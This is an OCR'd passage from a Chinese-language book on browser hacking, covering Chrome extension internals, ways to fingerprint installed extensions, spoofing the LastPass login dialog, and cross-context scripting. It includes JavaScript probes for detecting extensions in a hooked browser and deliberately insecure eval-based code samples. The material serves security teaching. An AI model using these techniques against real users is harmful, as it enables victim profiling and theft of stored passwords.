有时候，光有静态分析还不够。怎么办呢？Chrome可以帮到你！把扩展安装到Chrome浏览器，然后动态进行调试。在chrome://extensions中切换到开发者模式，就可以运行解压缩到你选定的目录的扩展。

启用开发者模式后，可以通过Inspect Views选项打开Chrome Developer Tools窗口。点击Extensions标签页中Inspect Views后面的文件。图7-9展示了Amazon扩展中的开发者模式选项。如图所示，需要单击background.html链接，但并不总这样，比如其他扩展的文件名可能会不同。




图7-9　访问开发者工具

图7-10展示了打开的开发者工具。图中所示为浏览扩展代码、执行JavaScript、添加断点、修改代码等的情景。使用这个工具可以动态地研究扩展的行为。




图7-10　调试扩展

2. 分析清单文件

Chrome扩展必须包含清单文件manifest.json。不难发现，这个文件是JSON格式。它描述了扩展所要使用的资源。

下面的代码展示了一个示例manifest.json文件的内容：

```
{
  "name": "extensionName",
  "version": "versionString",
  "manifest_version": 2

  <rest of content>
}
```

清单文件第1版的安全限制相对较少，因此也对攻击流行的Chrome扩展提供了很多机会[12]。默认情况下，这个版本允许开发者访问特权API。相应地，开发者也就在自己的扩展中慷慨地使用了这些权限。

为此，谷歌开发了清单文件第2版，采用了默认安全的策略。其中最大的改变就是对扩展代码库的某些代码，采用了CSP（Content Security Policy，内容安全策略）[13]。这样做是为了降低XSS的威胁，极大提升了安全性。

本书出版之际，Chrome不再支持使用清单文件第1版的扩展，只支持使用第2版的扩展。而在本书写作时，谷歌也在致力于减少基于第1版开发的扩展数量。

在这个过渡期间，出现了很多基于第1版扩展的利用案例。很多情况下，相同（或类似）的利用技术也适用于清单文件第2版。接下来几小节我们会看几个基于清单文件第1版的例子，因为可以更容易讲清楚攻击的过程。在具备某些先决条件的情况下（这些条件也会介绍），这些技术同样可以用于清单文件第2版的扩展。

最重要的是要知道，第2版的清单文件规定了很多安全规则，而基于第2版的扩展的攻击面就更小了。而有些针对第1版的攻击手段仍然适用于第2版，只不过前提条件更多了。

3. 内容脚本

内容脚本负责与加载到浏览器中的网页内容交互。每个网页中可能运行多个内容脚本。Chrome扩展中的这个组件拥有直接访问DOM的权限，攻击面最大，因此也是最不可信的。虽然严格来讲内容脚本是扩展的一部分，但有时候把它想象成网页的一部分会更有帮助。

不过，这个部分非常特殊，它既不同于其他扩展脚本，也不同于运行在网页中的标准脚本。比如，内容脚本不能调用在网页源中定义的任何函数，反之亦然。

因此，虽然DOM访问是共享的，但内容脚本运行在自己的独立王国（Isolated World）之中。这个独立王国具有隔离扩展访问的途径，我们将在下一小节详细介绍。

内容脚本只能访问扩展API[14]，不能访问关联扩展页面中的变量和函数。它们甚至不能访问其他内容脚本，也不能对扩展所在页面发送跨域请求。内容脚本与扩展的其他部分是隔离的，与安全边界之内的环境是隔离的，如图7-8所示。这就是为什么有时候可以把它们想象成网页的一部分，而不是扩展的一部分。

然而，内容脚本又的的确确是扩展的组件，从它们稍微被提高的访问权限可以清楚地看到这一点。它们可以对任何列在其清单文件中的来源，发起跨域XHR请求：

```
"permissions": [
   "http://*/*",
   "https://*/*"
 ]
```

前面清单文件中的JSON代码表明，内容脚本可以对任何HTTP和HTTPS源发送`XMLHttpRequest`请求。关键在于，与这些请求同时发送的，还有用户正在交互的Web应用所设置的cookie。别忘了，扩展还可以读取响应。

换句话说，用户已经认证过的任何源的会话令牌，都会随同扩展的`XMLHttpRequest`请求一道发送。关于这一点，将在7.3.4节再讨论。

4. UI页面

UI页面指的是选项页、弹出层，或其他展示给用户的页面。比如，某些扩展可能会提供设置页。通常这种页面就是在manifest.json文件中声明的settings.html文件。此外，在地址栏上点击扩

展图标出现的下拉区域，也属于UI页面。总之，UI页面就是构成扩展用户界面的HTML资源。

对我们而言，最重要的是知道运行在这些UI页面中的JavaScript拥有较高权限。其中的脚本可以访问丰富的API（在扩展安全边界的限制之内）。

UI页面不能直接访问DOM，必须利用内容脚本才行。在内容脚本与可见的页面之间，有一道严格的安全边界。内容脚本不能调用在后台页面和UI页面中定义的函数。所有通信都必须借助消息来完成。这一点会在稍后的“安全模型”小节详细介绍。

5. 后台页面

后台页面（在使用过程中）可以视为扩展的核心。每个扩展至多有一个后台页面，与打开多少窗口或标签页无关。不过，隐身标签页另当别论，一般来说，所有打开的窗口和标签页是共享后台页面的。

后面页面的权限较高，并且会随浏览器运行而运行。由于权限较高，后台页面可以帮我们实现各种目标。攻击后台页面乍一听很简单，但Chrome扩展对此确实提供了很强的防护。后台页面使用内容安全策略，因此如果开发者没有暴露什么弱点，那我们要得逞可就难了。

或许把后台页面想象为传统的客户端-服务器模型中的服务器组件，会更有助于我们理解它的作用。内容脚本采用预定义的消息格式与后台页面通信。这些消息格式是有限制的，同样也是源于安全边界，为了实现攻击我们必须绕过它。

6. NPAPI插件

NPAPI（Netscape Plugin Application Programming Interface，网景插件应用编程接口）[15]是一个古老的跨平台[16]插件架构。下一章还会进一步讨论插件的话题，之所以在这里提到它，是因为Chrome扩展可以在JavaScript中调用插件。

NPAPI插件在Chrome沙箱外部运行，拥有用户权限。为此，如果可以在扩展中控制插件，那么它们将是攻击的理想目标。谷歌并没有遗漏这个重要的方面，它已经宣布所有NPAPI插件在进入Chrome Web Store之前必须经过人工审核[17]。

NPAPI插件可能存在缓冲区溢出、格式字符串bug和命令注入等漏洞。与其他编译程序类似，这些超出了本书要讨论的范畴。不过，我们还是要在这里讲一讲注入漏洞，并在后面某一节中深入研究它。当然，插件也会在下一章深入讨论。不过现在只涉及帮助我们理解攻击扩展的概念。

下面的例子展示了某些manifest.json的内容，这些内容表明目标扩展在使用插件：

```
{
  "name": "BHH Extension",
  ...
  "plugins": [
    {"path": "bhh_extension_plugin.dll" }
  ],
  ...
}
```

如果你在目标扩展中看到前面的代码，那么就有必要探索相关插件可能存在的漏洞。下一章还会进一步讨论插件。

7

7. 安全模型

Chrome扩展运行在使用chrome-extension:// URI模式的源中。这个源就是攻击扩展时作为目标的浏览器中拥有特权的chrome://区域。由于同源策略的限制，通常的网站不能访问这些Chrome扩展源。

由于运行在特权区域，扩展可以访问和修改白名单中源的内容。在manifest.json文件中，扩展可以运行于其中的源是以匹配模式的形式给出的。

(1) 独立王国

Chrome扩展使用了一个叫作“独立王国”的概念。在这里面，加载网页中的脚本与内容脚本是相互隔离的。虽然脚本可以访问和修改DOM，但不能直接访问其他脚本的独立王国。这样就减少了攻击者利用内容脚本中漏洞的自由。

为了进一步将内容脚本与页面脚本分离，Chrome为每个独立王国中的DOM，都创建了单独的表现形式。对所有脚本而言，这些都是透明的。其他脚本可以实时观察DOM的变化，但不能在同一个结构中起作用。

无论如何，开发者在开发扩展时不会注意独立王国。可是，如果你想直接调用内容脚本中的函数，那就会注意到独立王国。

(2) 匹配模式

匹配模式也用于限制扩展的`XMLHttpRequest`对象。本章前面讨论过，扩展与网站不同，可以使用XHR对象发送请求并读取跨域响应，并且只被声明的匹配模式限制。以下代码示例演示了基于http://browservictim.com/的匹配模式：

```
"content_scripts": [
  {
    "matches": ["http://browservictim.com/*"],
    "css": ["styles.css"],
    "js": ["script.js"]
  }
],
```

特别要注意匹配模式中包含通配符的扩展，比如`file:///*`、`http://*/*`、`*://*/*`或`<all_urls>`。这些扩展存在被用户访问的任意网站利用的可能性。

(3) 权限

很多Chrome扩展请求（并获得了）浏览器中的更高权限，于是它们就可以执行网站来源做不到的操作。这些权限的提升对目标有用，对攻击扩展来说也有用。鉴于扩展可以覆盖同源策略的限制，这一点就显得尤其有用。

由于运行这种特权代码明显存在安全隐患，因此开发者必须在安装时就明确要使用哪些API。相应的权限同样也在manifest.json文件中列出，比如下面这个例子：

```
"permissions": [ "http://*/*", "https://*/*", "tabs", "cookies" ],
```

这个扩展在安装的时候，用户会看到一个确认对话框，以人类可读的方式告诉用户扩展在请求什么权限[18]。只要用户点击了Add安装扩展，那么对话框中列出的权限就相当于全部赋予了扩

展，如图7-11所示。



图7-11　Quick Note扩展在安装时请求权限

Chrome Web Store中的很多扩展，在安装时都会请求“Access your data on all websites”（访问你在所有网站中的数据）这项权限。同意安装这些扩展之后，它们就获得了访问你打开的所有网站的权限，包括使用HTTPS URI模式访问的网站。

这些扩展可以访问密码、添加击键日志，等等。有些扩展甚至会通过HTTP将这些数据发给第三方应用。这些不安全的迹象表明，开发者并没有把安全放在第一位，可能会导致扩展成为众矢之的。

(4) 安全边界

安全边界将内容脚本（及网页）与扩展的其他部分隔开。内容脚本在HTTP（S）源的网页及chrome-extension://源的其他页面中运行。这两个源之间只通过消息传递通信。默认情况下，这相当于在不受信任的网页和高权限的扩展后端之间筑起了一道有效的屏障。

谷歌甚至提供了[19]不安全编码的示例，来帮助我们理解和发现目标扩展中的安全漏洞。下面就是一个在扩展后台页中运行，并与内容脚本通信的代码示例：

```
chrome.tabs.sendMessage(tab.id, {greeting: "hello"}, function(response) {
  var resp = eval("(" + response.farewell + ")");
});
```

前面的代码不安全地使用了`eval`，将内容脚本消息作为参数的一部分。下面这个例子使用`innerHTML`将不受信任的响应写入DOM：

```
chrome.tabs.sendMessage(tab.id, {greeting: "hello"}, function(response) {
  document.getElementById("resp").innerHTML = response.farewell;
});
```

注意，`eval`和`innerHTML`都是审读目标扩展的代码时，需要重点关注的地方，尤其是在后台页面中使用的时候。这样的代码就会导致XSS漏洞，稍后会继续讨论。

我们需要利用这些漏洞，通过内容脚本把攻击代码携带进去。只有这样才能间接访问相应的消息传递API。不过，还有一种情况。如果开发者在manifest.json文件中明确声明了，那么可以在网页中直接访问消息API：

```
"externally_connectable": {
  "matches": ["http://browservictim.com/*"]
}
```

在这行JSON代码中，`externally_connectable`声明意味着源可以直接访问消息传递API。

因此对目标扩展的清单文件中的这些地方也应该注意。

因为谷歌不允许在`externally_connectable`匹配模式中使用更宽泛的通配符，所以这里的攻击机会变少了。换句话说，开发者不能包含`*`或`*.com`这样的主机名模式。显然，如果http://browservictim.com存在XSS攻击漏洞，那么它就是一个可能的攻击地点。

Chrome扩展有一个安全边界，在这里只能发送预定义的消息。这个安全边界有效减少了攻击面。不过，攻击空间还是有的，因此值得探究。

(5) 内容安全策略

谷歌在Chrome扩展中融入了CSP的概念[20]。正像前几章讨论的，CSP是一组强加给Web资源的限制。辅以其他手段，CSP可以根据脚本来源，有选择地禁用或启用脚本执行，有效降低开发者因一时疏忽造成的安全问题的概率。

具体的CSP限制是通过manifest.json文件中的`content_security_policy`参数来定义的。如果扩展没有明确定义CSP，Chrome会应用相对严格的限制规则。默认的CSP指令如下所示：

```
script-src 'self'; object-src 'self'
```

这条指令会对任何成功注入后端扩展组件中的攻击代码施加如下限制。

- 不允许外部加载脚本。换句话说，`<script src=http://browserhacker.com>`不会运行。
- 不允许外部加载对象。换句话说，不支持Java、Flash，等等。
- 不允许行内脚本。换句话说，不允许`<script>code</script>`。
- 不允许`eval()`。

这意味着可攻击的点减少。不过，也不能回避一个问题：有多少扩展开发者愿意放松CSP限制，以便让自己更轻松？开发者，包括扩展开发者，都喜欢使用JavaScript模板引擎，而很多这种引擎都会使用`eval()`函数。为了保证它们正确执行，需要在清单文件中使用`unsafe-eval`指令。

不用说，安全肯定比新潮的JavaScript模板引擎重要得多！但不难发现，总会有项目经理说“风险可接受”，而负责安全的人在那里小声嘟囔也无济于事。

CSP应用于扩展的UI页面和后台页面。只有位于安全边界内的扩展组件受此保护。CSP不适用于内容脚本。因此对内容脚本中的漏洞是可以放心利用的。当然，在内容脚本中运行代码非常受限，不过仍然可以组织有效攻击。本章后面还会进一步讨论这些攻击。

总之不要忘了，看一看目标扩展清单文件中的`content_security_policy`参数。仅仅有安全锁住的手段，并不意味着一定会锁住。

7.1.6　IE 扩展

IE扩展[21]的用户并不像Firefox和Chrome那么多。无论造成这种差异的原因为何，结果就是IE扩展的攻击范围小。

微软把IE扩展归类为包含BHO（Browser Helper Objects，浏览器帮助对象）、工具条和ActiveX控件[22]。显然，这些都是主要被编译为原生代码的技术。因此，它们更容易出现缓冲区溢出、格

式字符串漏洞、整型bug等传统的问题。

使用受控代码编写IE扩展，可以减少出现漏洞的机会。但有意思的是，微软不推荐使用受控代码编写浏览器扩展[23]。原因在于这样编写的扩展运行在浏览器进程中，而微软不希望扩展拖慢用户体验。

与Chrome和Firefox的扩展不同，不可能解压缩IE扩展来窥探源代码。因为它们是以Windows操作系统为对象编译的，所以想看源代码并不容易。不过，使用F12提供的工具，倒是可以观察一些可见的功能。

攻击本地编译软件超出了本书范畴，不过这方面有很多资料可以查阅。有些资料在第1章中提到过，如果有兴趣，可以翻回去了解一下。

当然，根据扩展的实现方式不同，还是很有可能发现XSS之类的漏洞。只不过对IE而言，这种攻击范围不像对其他浏览器的扩展攻击范围那么大，因此我们就顺便提一下就行了。

7.2 采集扩展指纹

采集目标浏览器指纹的方法很多，而采集扩展指纹也大同小异。确定目标安装了什么扩展非常重要。只有这样，攻击才能更直截了当，并能排除不确定性。

研究人员Brendan Coles、Graziano Felline、Giovanni Cattani[24]和Krzysztof Kotowicz[25]找到了很多枚举目标可能会使用的扩展的方法。扩展并不会隐瞒它们会增大浏览器攻击面的事实。事实上，有些扩展还会主动告诉你。

接下来几小节介绍检测扩展的几种方法。

7.2.1 使用 HTTP 首部采集指纹

有的扩展可能会稍微修改一点请求首部，而有的扩展则生怕别人不知道浏览器安装了它们，对请求首部进行重度定制。为了采集扩展指纹，我们需要通过检测目标扩展，来确定请求首部是否被修改过。

为了看出修改，可以捕获安装扩展前后的请求首部加以比较。一比较就能看出不同。别忘了，有些扩展只有激活才会有所不同。下面我们即将展示的FirePHP的例子就是这样的。

另一种检测首部变化的方法是查询扩展源代码。当然，只有Firefox和Chrome扩展是可以查看源代码的，因为它们的安装文件只是简单的包含代码的压缩.zip文件。

对于Chrome扩展，某个视图页面（通常是后台页面）会动态修改请求首部。应该搜索`chrome.webRequest.onBeforeSendHeader`函数调用。使用这个API需要webRequest权限，因此首先应该检测manifest.json文件，看看是否请求了该权限。如果没有，那么`onBeforeSend Headers`函数存在与否就无所谓了。

另一种在Chrome扩展中注入自定义首部的方式是在内容脚本里。就是使用标准的`XMLHttpRequest.setRequestHeader`函数发送Ajax请求。搜索这个函数也有助于发现扩展是否在操纵浏览器首部。

7

对于Firefox扩展，搜索`setRequestHeader`可以找到修改请求首部的位置。在下面的FirePHP代码中，可以看到该扩展修改了User-Agent请求首部：

```
httpChannel.setRequestHeader("User-Agent",
  httpChannel.getRequestHeader("User-Agent") + ' '+
  "FirePHP/" + firephp.version, false);
```

这行代码让FirePHP扩展在User-Agent请求首部后面追加了FirePHP/<VERSIONNUMBER>，从而表明自己的可用性。正如下面的请求首部所示，要发现这一点非常容易：

```
GET / HTTP/1.1
Host: browserhacker.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac
OS X 10.8; rv:22.0) Gecko/20100101 Firefox/22.0 FirePHP/0.7.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

前面Firefox浏览器在请求中发送给Web服务器的HTTP首部被修改了。User-Agent首部字符串后面有`FirePHP/0.7.1`。这里，不仅可以看到用户安装了扩展，还知道了扩展的版本。

7.2.2　使用 DOM 采集指纹

不得不说，DOM树枝繁叶茂，令人景仰。可以访问的DOM属性也有很多。正如上一章讨论的，有些属性只有某些浏览器中才有。同样，某些DOM属性也只有安装（并激活）了特定扩展之后才有。

在通过DOM采集指纹时，需要查看内嵌框架、叠加层和不可见的`<div>`元素。有时候，这些元素会在特定条件下才出现在Web应用中（比如，访问特定域、网站标题匹配，或存在某些元素）。使用Firebug之类的工具，可以看到扩展在空HTML页面中都会做什么，然后基于扩展代码分析，掌握它们会在页面中添加什么内容。

1. LastPass的例子

LastPass是一个密码管理工具，可以让用户的密码更安全。在Chrome中，LastPass扩展会在HTML页面开始构建之前勾连DOM。在Chrome扩展中，这是在manifest.json文件中配置的。如下所示，针对所有URL，都会在`document_start`期间加载onloadwff.js：

```
"all_frames": true,
"js": [ "onloadwff.js" ],
"matches": [ "http://*/*", "https://*/*", "file:///*" ],
"run_at": "document_start"
```

这里先忽略问题多多又很宽松的`file:///*`匹配模式，只考虑采集指纹。在JavaScript文件onloadwff.js中，会把自定义的函数添加给`DOMContentLoaded`事件。浏览器会在文档加载和解析之后触发这个事件，但通常是在内部框架、图片和样式表被解析之前。最后，扩展会运行一个函数，修改渲染后页面的DOM，给它添加一个新的、空的script标签：

```
<script id="hiddenlpsubmitdiv" style="display: none;"></script>
```

这个扩展也会在DOM底部嵌入JavaScript。但不管怎样，现在的DOM中就有了它存在的线索。正像第6章讨论的，通过检测DOM来采集浏览器属性的指纹是很有效的，而对LastPass来说，同样如此。不过LastPass还有个问题，假如HTML中不包含表单，那么LastPass就不会修改DOM。在onloadwff.js文件中，可以清楚地看到这一点。相关条件在修改DOM的代码之前：

```
if(b != "acidtests.org" &&
    a.getElementById("hiddenlpsubmitdiv") == null &&
    a.forms.length > 0) {
```

这个if语句检测当前页面，确定不是acidtests.org，而且DOM中并不包含hiddenlpsubmitdiv脚本，同时至少要有一个HTML表单。如果页面中包含表单，则修改DOM，我们可以通过以下JavaScript，来检测LastPass存在与否：

```
var result = "Not in use or not installed";

var lpdiv = document.getElementById('hiddenlpsubmitdiv');
// 先检查div
if (typeof(lpdiv) != 'undefined' && lpdiv != null) {
  result = "Detected LastPass through presence of the <script>
 tag with id=hiddenlpsubmitdiv";

// 使用jQuery搜索脚本元素中的lastpast_iter
} else if ($("script:contains(lastpass_iter)").length > 0) {
  result = "Detected LastPass through presence of the embedded <script>
 which includes references to lastpass_iter";

} else {
  if (document.getElementsByTagName("form").length == 0) {
      result = "The page doesn't seem to include any forms - we can't tell if
 LastPass is installed";
  }
}
```

首先，JavaScript检测前面讨论的脚本元素。如果没找到，则进一步检测嵌入的JavaScript。最后，如果页面中没有表单，则脚本会更新result变量。

根据DOM属性有无来采集浏览器扩展指纹是一种可靠的方式。可以作为线索的DOM属性存在与否，完全取决于目标有无。

2. Firebug的例子

Firebug可以作为扩展安装，也可以作为脚本加载（Firebug Lite）。就以Firebug为例，来看一下如何检测扩展的少量差异。在知道安装了扩展之后，应该确认它就是我们知道的扩展，而非Lite版本。这并不容易，因为两个版本会在DOM中生成相同的属性。不过，可以利用一个只有Lite版本中才有的属性。

要检测Firebug扩展，使用以下DOM属性：`!!window.console.clear`、`!!window.console.exception`和`!!window.console.table`。如果它们全部返回`true`，则说明浏览器安装并激活了Firebug。

仅针对Firebug Lite的测试是`!!window.console.provider`。如果你想确定该扩展不是Lite

版本，就需要最后一个测试条件返回false。

7.2.3　使用清单文件采集指纹

过去，通过分析扩展就能很容易采集扩展指纹。基于清单文件版本1的谷歌Chrome扩展，允许访问扩展的所有文件，就是通过相应的URL来实现：chrome-extension:///path/to/file.txt。因为所有扩展都有一个manifest.json文件，所以知道GUID后就可以请求下面的URL了：

```
chrome-extension://abcdefghijklmnopqrstuvwxyz012345/manifest.json
```

不过那是以前了。现在，需要利用清单文件中列出的文件，稍微麻烦一点才能采集扩展指纹。在清单文件版本2中，谷歌默认不允许访问扩展的资源。

当然，有些扩展开发者依赖于资源可访问才能正常工作。谷歌在manifest.json文件中，创建了一个新的数组，叫web_accessible_resources。这个数组列出了可以通过URL访问的资源。以下来自清单文件中的代码片段，就是这样一个被声明的数组的例子，其中将logo.png、menu.html和style.css标记为可访问：

```
{
  {
    "name": "extensionName",
    "version": "versionString",
    "manifest_version": 2
  },
  "web_accessible_resources": [ "logo.png", "menu.html", "style.css" ]
}
```

对这个虚构的扩展而言，可以通过以下URL访问logo.png资源：

```
chrome-extension://abcdefghijklmnopqrstuvwxyz012345/logo.png
```

实际上，只要两个信息就可以采集目标扩展指纹了。第一个是GUID，稍后会介绍；第二个就是web_accessible_resources数组中定义了什么资源（如果有的话）。

好在，大多数扩展都至少会在web_accessible_resources数组中声明一项资源。知道这个资源后，接下来是找到扩展的GUID（32位字符串）。只要到Chrome Web Store中抓取相关内容就行了。

可以手工抓取，也可以使用Kotowicz开发的XSS ChEF[26]之类的工具。这些工具会从Chrome Web Store下载并解压扩展，你可以使用它扫描manifest.json文件，并在此基础上构建你的Chrome扩展指纹采集数据库。

有了Chrome扩展指纹数据库，需要在勾连浏览器中运行一些代码，探测相应资源。以前面的logo.png资源为例，可以生成以下代码[27]：

```
var testScript = document.createElement("script");
testURL = "chrome-extension://abcdefghijklmnopqrstuvwxyz012345/logo.png";
testScript.setAttribute("onload", "alert('Extension Installed!')");
testScript.setAttribute("src", testURL);
document.body.appendChild(testScript);
```

基于这段代码的模式，可以迭代扩展数据库，迅速采集目标扩展指纹。

前面几小节介绍的方法，可以帮你确定目标浏览器安装了什么扩展。而对攻击扩展的研究还在继续，因此需要持续关注最新涌现的技术。

7.3 攻击扩展

攻击目标的途径可能有多个，具体取决于扩展的功能。从攻击者角度看，知道有哪些切入点是非常重要的。

如果开发者编写的扩展界面容易在网页源中再现、加密不足、验证不够等，那么就可能出现漏洞。下面我们直接拿几个现实中的例子来讨论。

7.3.1 冒充扩展

此时此刻，你可能觉得没有必要盗取别人的密码。如果可以注入代码、切入会话，以及冒充用户而无需输入密码，那干嘛还去盗人家密码呢？

第2章和第5章简单介绍了通过社会工程学技术盗取密码，但并没有谈及重用密码的问题有多严重。2011年，Joseph Bonneau[28]通过分析攻击Gawker和rootkit.com取得的密码散列，研究了密码重用问题。他的研究只基于比较这两个系统中的少数用户，得出的结论是保守估计：密码重用率达到30%左右。

就算这个数字估计得偏高，也不能认为很多用户不会在某些系统中设置相同的密码。当然，解决密码重用问题比较常见的办法之一，是对访问的每个网站都随机生成不同的密码。而这又会引发一系列的后续问题。

冒充LastPass扩展

7

普通人怎么保存自己多个不同的密码？把它们都写到一张纸上算一种方式，而这种方式有多安全则取决于能否将这张密码纸保存好。使用密码管理软件是另一种方式，而且随着在线获取手段的增加，这种方式越来越流行。当然，这种方式大行其道的另一个原因，是媒体不断曝光入侵密码的问题，以及使用同样密码的弊端。2012年，LinkedIn密码泄露事件突显了数百万用户的密码安全问题[29]。对于攻击者而言，第一个问题可能不应该是为什么要盗取密码，而是在能够盗取受害者所有密码访问手段的情况下，为什么还要盗取密码？

这一切跟扩展有什么关系？好吧，很多密码管理软件都有一个常见的功能，就是与浏览器集成。事实上，某些软件使用浏览器扩展作为其主要访问手段。

LastPass就是这样一个扩展，一个相对流行的在线密码管理软件包[30]。在这里，“在线”的意思是LastPass把用户密码保存在自己的系统中，从而实现用户在互联网上的多个浏览器和设备间同步这些密码。

那么这些在线密码系统安全吗？攻击这些系统的一个方法是使用社会工程学技术。对Chrome而言，需要UI交互的扩展经常会使用无害的框架列出扩展的按钮。图7-12展示了LastPass的登录对话框。




图7-12　Chrome的LastPass扩展

可惜的是，除了一些很小的部件，比如引出LastPass按钮的右上角的小三角形，没有太多指标用于验证这个对话框的完整性。相对而言，HTTPS不仅有挂锁图标、不一样的地址栏，还有其他用户比较熟识的队列。Chrome扩展的UI元素没有提供这么多特性。因此，显示一个新DIV元素，甚至一个新内嵌框架，就可以冒充这个对话框。图7-13展示了一个冒充的LastPass对话框。




图7-13　假的LastPass对话框

比较一下图7-13和图7-12，可以发现缺少的视觉提示元素非常小。利用这个伪装，辅以其他社会工程学手段，比如微妙的提示窗口，就可能引诱受害者泄露其LastPass登录信息。然后，使

用键盘记录程序（第5章介绍过）就可以轻易获得这些信息。利用这些信息可以访问受害者的LastPass账号，从而打开通向所有密码的大门。

7.3.2 跨上下文脚本攻击

XCS（Cross-context Scripting，跨上下文脚本攻击）有时候也叫跨区域脚本攻击（Cross-zone Scripting）[31]，是一种从不受信任区域向受信任区域发送指令的扩展攻击方法[32]。从互联网区域向有特权的chrome://区域“走私”JavaScript指令，是这种攻击的典型方式。

这到底意味着什么呢？当互联网上的一个网站成功向浏览器扩展的chrome://区域注入代码时，就是XCS。当执行指令时，这些指令拥有与它们被注入到的扩展组件相同的特权。利用这一点，可以在目标浏览器中执行高权限命令。

还记得本章前面介绍的浏览器扩展安全模型吧，Firefox的安全模型很简单，而Chrome则拥有被安全边界区隔的两级特权。

在Chrome扩展安全边界的后台页面一端，组件都经过了CSP加强。然而，在边界的另一端，相应组件（内容脚本）则没有同样的防御措施。内容脚本可以在浏览器访问的网页上下文中运行，可以读取和写入相关页面的DOM。这种对网页的直接交互为攻击提供了最大的可能性。这一点，再加上在半特权上下文中的执行，特别值得我们关注。

要攻击的扩展架构不同，攻击的方法也不同。下面我们就看几个在浏览器扩展中实现XCS的例子。

1. 中间人攻击

扩展中使用远程加载的数据，可能会为攻击者提供机会。这是因为服务器可能会被控制，加载的内容可能使用明文HTTP协议，或者验证不足。

别忘了第2章讨论的中间人攻击，中间人攻击就是控制明文通信渠道，然后插入恶意数据。这样，就可以介入通信流程，从而实现XCS。

有些扩展会在受信任的chrome://区域中，直接使用加载自远程服务器的内容。可能是扩展核心功能所需，也可能是由于对内容过滤疏忽而无意造成的一个漏洞。何时何地使用不受信任的数据取决于目标扩展。

在Firefox扩展中，需要寻找一些关键的指标。在解压后的源代码中搜索下面几个函数，可以帮你定位相应的漏洞：

- ❑ `window.open()`
- ❑ `window.opendialog()`
- ❑ `nsIWindowWatcher()`
- ❑ `XMLHTTPRequest()`

如果chrome://区域中通过不受信任的数据，调用了上述任何一个函数，都说明存在一个漏洞。有这样一个漏洞，就可以向其中注入JavaScript代码，实现恶意目的。结果可能取决于Firefox扩展如何使用接收到的数据，也取决于你是否能够找到注入代码的方法。

同样，对于Chrome扩展也是如此，不过仅限于清单文件版本1。当前的内容安全策略不允许

通过HTTP加载脚本，只允许通过HTTPS加载白名单脚本。

不过，别忘了，有志者事竟成。下面是摘自Stack Overflow问答社区[33]的一段代码（已编辑）：

```
function loadInsecureScript(url) {
 var x = new XMLHttpRequest();
 x.onload = function() {
   eval(x.responseText); // <-- 安全漏洞
 };
 x.open('GET', url);
 x.send();
}

loadInsecureScript('http://browservictim.com/insecure.js');
```

有人也给出了manifest.json文件中需要有什么：

```
"content_security_policy": "script-src 'self' 'unsafe-eval'; object-src 'self'",
"permissions": ["http://browservictim.com/insecure.js"],
"background": {"scripts": ["background.js"] }
```

根据问答者的描述，使用这样的代码会导致大量安全问题。即使是编写类似的代码，也应该引起相关开发者的警惕。

不管扩展中为什么会存在这样的漏洞，这种不安全的数据传输经常会导致XCS发生。如果这些通信基于不加密的HTTP进行，那么中间人攻击（第2章介绍过）的后果，最低限度也会影响有特权的chrome://区域代码的执行。

中间人攻击是否会导致命令注入，取决于扩展使用数据的方式。我们简单看一个不会导致XCS的例子，不过根据扩展使用数据的方式，不排除其他攻击目标的方式存在。

中间人攻击的例子

